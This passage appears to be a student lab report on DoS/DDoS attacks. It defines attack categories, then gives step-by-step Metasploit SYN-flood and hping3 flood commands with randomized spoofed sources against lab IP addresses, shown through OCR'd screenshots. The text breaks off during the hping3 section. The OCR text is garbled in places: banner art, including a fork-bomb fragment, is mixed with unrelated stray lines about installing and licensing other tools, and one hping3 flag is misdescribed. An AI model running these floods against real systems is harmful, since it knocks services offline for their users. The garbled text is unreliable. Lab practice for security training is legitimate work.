

**REPORT OF  
DENIAL OF  
SERVICE**

**MODULE 10**

Aniket Sunil Pagare

# **Table of Contents: DoS & DDoS Attacks**

## **1. Introduction**

- 1.1 What is a DoS/DDoS Attack?**
  - 1.2 Objectives of DoS/DDoS Attacks**
  - 1.3 Categories of DoS/DDoS Attacks**
- 

## **2. Performing DoS/DDoS Attacks Using Tools**

- 2.1 Using Metasploit**
  - 2.2 Using Hping3**
  - 2.3 Using Raven-Storm**
  - 2.4 Using Slowloris**
  - 2.5 Using LOIC (Low Orbit Ion Cannon)**
  - 2.6 Using HOIC (High Orbit Ion Cannon)**
  - 2.7 Using ISB (Internet Stress Bot)**
  - 2.8 Using GoldenEye**
  - 2.9 Using Ping of Death Attack**
- 

## **Extra Activity**

## **3. Advanced DoS/DDoS Tools**

- 3.1 Using Macof**
  - 3.2 Using XERXES**
  - 3.3 Using Dosinator**
- 

## **4. Detecting and Monitoring DoS/DDoS Attacks**

- 4.1 General Detection and Monitoring Methods**
- 4.2 Using Snort**

- **4.3 Using HoneyBOT**
  - **4.4 Using Wireshark**
- 

## **5. Preventing DoS/DDoS Attacks**

- **5.1 Network-Level Protection**
  - **5.2 Use of Anti-DDoS Services**
  - **5.3 Application-Level Defenses**
  - **5.4 Monitoring and Detection Strategies**
  - **5.5 Infrastructure Design Best Practices**
  - **5.6 Using Reverse Proxies**
  - **5.7 Having an Incident Response Plan**
  - **5.8 Tools for DoS/DDoS Testing and Simulation**
-

# DOS / DDOS Attack

## 1. DoS (Denial of Service) Attack:

A **DoS attack** is an attempt to make a machine or network resource **unavailable** to its intended users by **overloading it with traffic or crashing it** using malicious commands.

- **Type:** Single system attacker.
- **Goal:** Crash or overload the target.
- **Example:** Sending too many requests to a web server from a single computer, making it unable to respond to real users.

## 2. DDoS (Distributed Denial of Service) Attack:

A **DDoS attack** is a more advanced version of DoS, where the attack is launched from **multiple compromised systems** (called a **botnet**) simultaneously.

- **Type:** Multiple systems (usually infected computers).
- **Goal:** Same as DoS, but **harder to stop** due to distributed nature.
- **Example:** Thousands of infected computers flooding a server with traffic, causing downtime.

## Objectives of DoS and DDoS Attacks

1. To disrupt the availability of services for legitimate users.
2. To overload system resources like CPU, memory, or bandwidth.
3. To crash or freeze the target system using malicious input or traffic.
4. To exhaust network capacity and slow down performance.
5. To distract security teams while launching more serious attacks.
6. To extort money by threatening continuous service outages.
7. To protest against organizations or governments for ideological reasons.

8. To test or probe the strength of an organization's cyber defenses.
9. To sabotage competitors by taking their services offline.
10. To take revenge on a target for personal or political motives.

## Difference Between DoS vs DDoS




Figure of DOS/DDOS Attack

## Categories of DoS/DDoS Attacks

### 1. Volume-Based Attacks (Volumetric Attacks)

**Goal:** Consume the **entire bandwidth** of the target network/system.

◆ **Examples:**

- **UDP Flood** – Sends massive UDP packets to random ports.
- **ICMP Flood (Ping Flood)** – Overloads the system with ICMP Echo Requests (pings).

- **DNS Amplification** – Spoofs requests to DNS servers, causing them to flood the victim.

 **Metrics:**

- Measured in **Gbps** or **pps** (packets per second).
- 

## 2. Protocol Attacks (Network Layer Attacks)

**Goal:** Exploit weaknesses in **network protocols** to exhaust server or firewall resources.

◆ **Examples:**

- **SYN Flood** – Sends a high volume of SYN packets to consume server memory/state.
- **Ping of Death** – Sends malformed or oversized packets that crash the system.
- **Smurf Attack** – Spoofs ICMP requests to a broadcast IP, amplifying the flood.
- **ACK Flood** – Overloads firewalls or stateful devices by sending ACK packets.

 **Metrics:**

- Measured in **packets per second (pps)**.
- 

## 3. Application Layer Attacks (Layer 7 Attacks)

**Goal:** Crash or slow down web applications by exhausting server-side resources.

◆ **Examples:**

- **HTTP GET/POST Flood** – Sends a flood of HTTP requests to overload the web server.
- **Slowloris** – Sends partial HTTP requests slowly to keep connections open.
- **RUDY (R U Dead Yet?)** – Slowly sends POST requests to tie up server resources.

- **DNS Query Flood** – Floods DNS servers with seemingly legitimate queries.

#### **Metrics:**

- Measured in **requests per second (rps)**.
- 

## 4. Resource Exhaustion Attacks

**Goal:** Drain **CPU, memory, or system limits** rather than just bandwidth.

#### ◆ **Examples:**

- **Fork Bomb** – Creates processes recursively to exhaust CPU.
  - **Memory Leak Exploits** – Force programs to consume excessive RAM.
- 

## 5. Multi-Vector Attacks

**Goal:** Combine multiple attack types **simultaneously** to bypass defenses.

#### ◆ **Examples:**


- A DDoS using both **SYN Flood (protocol layer)** and **HTTP Flood (application layer)**.
- Combining **DNS Amplification** and **Slowloris** attacks in a coordinated way.

# 1. Perform DOS/DDOS Using Metasploit

**Metasploit** is a powerful and widely used **penetration testing framework** that helps security professionals and ethical hackers **identify, exploit, and validate vulnerabilities** in systems and networks.

## How to use it :-

- Open kali linux terminal and type **msfconsole**



The screenshot shows a terminal window titled "Kali [Running] - Oracle VirtualBox". The terminal is running as root, indicated by the prompt "(root@Kali)-[/home/aniket]". The user has typed "# msfconsole" and is awaiting a response. The background of the terminal window features a watermark of the letters "YF".

- Now search **synflood**

```

root@Kali:~# ./exploit -j
:we're.all.alike` :is:TRiKC.sudo-.A:
:PLACEDRINKHERE!: :THE_PFYroy.No.D7:
:msf>exploit -j.
:--- swrwxrwx--. :XP_cmdshell.AB0:
:<script>.Ac816/ :MS1406_52.No.Per:
:NT_AUTHORITY\Do :SENbove3101.404:
:09.14.2011.raid /STFU\wall.No.Pr:
:hevnstSurb025N. dWNRG0ING261VUUP:
:#OUTHOUSE-->S: /corykennedydata:
:$nmap -oS Sso.6178306Enc:
:Awsm.da: /shMTI#beats30.No.:
:Ring0: install the tools `dDestRoyREXKC3ta/M:
:23d: sSETEC.ASTRONOMYist:
:/yo- ence.N:{(){}:|: 8 };:
:/: Shall.We.Play.A.Game?tron/
:-oy.ifightfor+eHUser5
Once installed .. th3.HIV3.U2VjRFNN.JMh+.
:MjM--WE.ARE.se--MMjMs
+~KANSAS.CITY's~~
J-HACKERS~./.
.esc:wq!:
+++ATH
replace wvsc file:

=[ metasploit v6.4.56-dev
+ --=[ 2505 exploits - 1291 auxiliary - 431 post
+ --=[ 1610 payloads - 49 encoders - 13 nops
+ --=[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
msf6 > search synflood

```

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal is running the Metasploit framework (msf6). The user has run the command 'search synflood' which lists available modules. The 'auxiliary/dos/tcp/synflood' module is highlighted in blue.

- Synflood auxiliary display

```

root@Kali:~# ./exploit -j
:we're.all.alike` :is:TRiKC.sudo-.A:
:PLACEDRINKHERE!: :THE_PFYroy.No.D7:
:msf>exploit -j.
:--- swrwxrwx--. :XP_cmdshell.AB0:
:<script>.Ac816/ :MS1406_52.No.Per:
:NT_AUTHORITY\Do :SENbove3101.404:
:09.14.2011.raid /STFU\wall.No.Pr:
:hevnstSurb025N. dWNRG0ING261VUUP:
:#OUTHOUSE-->S: /corykennedydata:
:$nmap -oS Sso.6178306Enc:
:Awsm.da: /shMTI#beats30.No.:
:Ring0: install the tools `dDestRoyREXKC3ta/M:
:23d: sSETEC.ASTRONOMYist:
:/yo- ence.N:{(){}:|: 8 };:
:/: Shall.We.Play.A.Game?tron/
:-oy.ifightfor+eHUser5
Once installed .. th3.HIV3.U2VjRFNN.JMh+.
:MjM--WE.ARE.se--MMjMs
+~KANSAS.CITY's~~
J-HACKERS~./.
.esc:wq!:
+++ATH
install the tools

=[ metasploit v6.4.56-dev
+ --=[ 2505 exploits - 1291 auxiliary - 431 post
+ --=[ 1610 payloads - 49 encoders - 13 nops
+ --=[ 9 evasion Once installed let's stop its service

Metasploit Documentation: https://docs.metasploit.com/
msf6 > search synflood

```


Matching Modules					
#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/tcp/synflood	.	normal	No	TCP SYN Flooder

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/tcp/synflood

msf6 > [REDACTED]

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal is running the Metasploit framework (msf6). The user has run the command 'search synflood' which lists available modules. The 'auxiliary/dos/tcp/synflood' module is highlighted in blue.

- Now use this auxiliary



```

Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
:23d:          SSETEC.ASTRONOMYist:
/-           /yo- .ence.N(){ :!: 8 };:
.: Shall.We.Play.A.Game?tron/
.. -ooy.iflightfo+eHuser5
.. th3.HIV3.U2VjRFNN.JMh+.
`MjM~-WE.ARE.se--MMjMs
+~KANSAS.CITY's-
download the a-J-HACKERS-./.
..esc:wq!:
+++ATH

install the tools
=[ metasploit v6.4.56-dev
+ --=[ 2505 exploits - 1291 auxiliary - 431 post
+ --=[ 1610 payloads - 49 encoders - 13 nops
+ --=[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search synflood

Matching Modules
=====
      replace wvnc file:
      #  Name          Disclosure Date  Rank   Check  Description
      -  --[ 0  auxiliary/dos/tcp/synflood  .          normal  No    TCP SYN Flooder


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/tcp/synflood

msf6 > use 0
msf6 auxiliary(dos/tcp/synflood) > show options
      to add licenses

Upcoming Earnings
Search  ENG IN 19:38:26 07-05-2025

```

- Now set RHOST and Network Interface



```

Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
INTERFACE      no      The name of the interface
NUM            no      Number of SYNs to send (else unlimited)
RHOSTS        192.168.75.2 yes    The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          80     yes    The target port
SHOST          no      The spoofable source address (else randomizes)
SNAPLEN       65535  yes    The number of bytes to capture
SPORT          no      The source port (else randomizes)
TIMEOUT       500    yes    The number of seconds to wait for new data

View the full module info with the info, or info -d command.
      install the tools
msf6 auxiliary(dos/tcp/synflood) > set INTERFACE eth0
INTERFACE => eth0
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):
      to add licenses
      Name  Current Setting  Required  Description
      INTERFACE  eth0        no        The name of the interface
      NUM        no        Number of SYNs to send (else unlimited)
      RHOSTS    192.168.75.2 yes    The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
      RPORT      80        yes    The target port
      SHOST      no        The spoofable source address (else randomizes)
      SNAPLEN   65535    yes    The number of bytes to capture
      SPORT      no        The source port (else randomizes)
      TIMEOUT   500        yes    The number of seconds to wait for new data

View the full module info with the info, or info -d command.
msf6 auxiliary(dos/tcp/synflood) >
      to add licenses

28°C Partly cloudy
Search  ENG IN 19:39:59 07-05-2025

```

- Here , attack started , open wireshark to monitor attack

```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
Run wireshark
Run wireshark
root@Kali: ~home/aniket
target port
    spoofable source address (else randomizes)
    number of bytes to capture
    source port (else randomizes)
    number of seconds to wait for new data

info -d command.

E eth0

option
    name of the interface
    number of SYNs to send (else unlimited)
    target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
    target port
    spoofable source address (else randomizes)
    number of bytes to capture
    source port (else randomizes)
    number of seconds to wait for new data


Aniket

View the full module info with the info, or info -d command.


msf6 auxiliary(dos/tcp/synflood) > run
[*] Running module against 192.168.75.2
/usr/share/metasploit-framework/lib/msf/core/exploit/capture.rb:123: warning: undefining the allocator of T_DATA class PCAPRUB::Pcap
[*] SYN flooding 192.168.75.2:80 ...
[!] to add licenses

28°C Partly cloudy  Search ENG IN 19:40:16 07-05-2025 Right Ctrl
```

- Select eth0



- Attack started 🎉



## 2. Perform DOS/DDOS Using Hping3

**hping3** is a **command-line network tool** used for **packet crafting, scanning, firewall testing, and DoS simulation**. It is especially useful in penetration testing and network troubleshooting.

It's often referred to as a "**packet generator**" or "**network security auditing tool**", similar to **ping**, but much more powerful.

### How to use it :-

- Open kali linux terminal and type hping3 command

**Command :-** hping3 -l <target ip> --rand-source -p 80 –fast

### Explanation:-


- -l – for ICMP Packets
- --rand-source – Random ip sources
- -p – port
- 80 –port number

```
# hping3 -i 192.168.78.254 --rand-source -p 80 --fast  
download the acunetix  
install the tools  
Once installed let's stop its service  
replace wvsc file:  
to add licenses
```


- Open wireshark to monitor attack



- Select eth0




## • Attack Started



**Next Command :- hping3 -2 <target ip> --rand-source -p 80 -faster**

**Explanation :-**

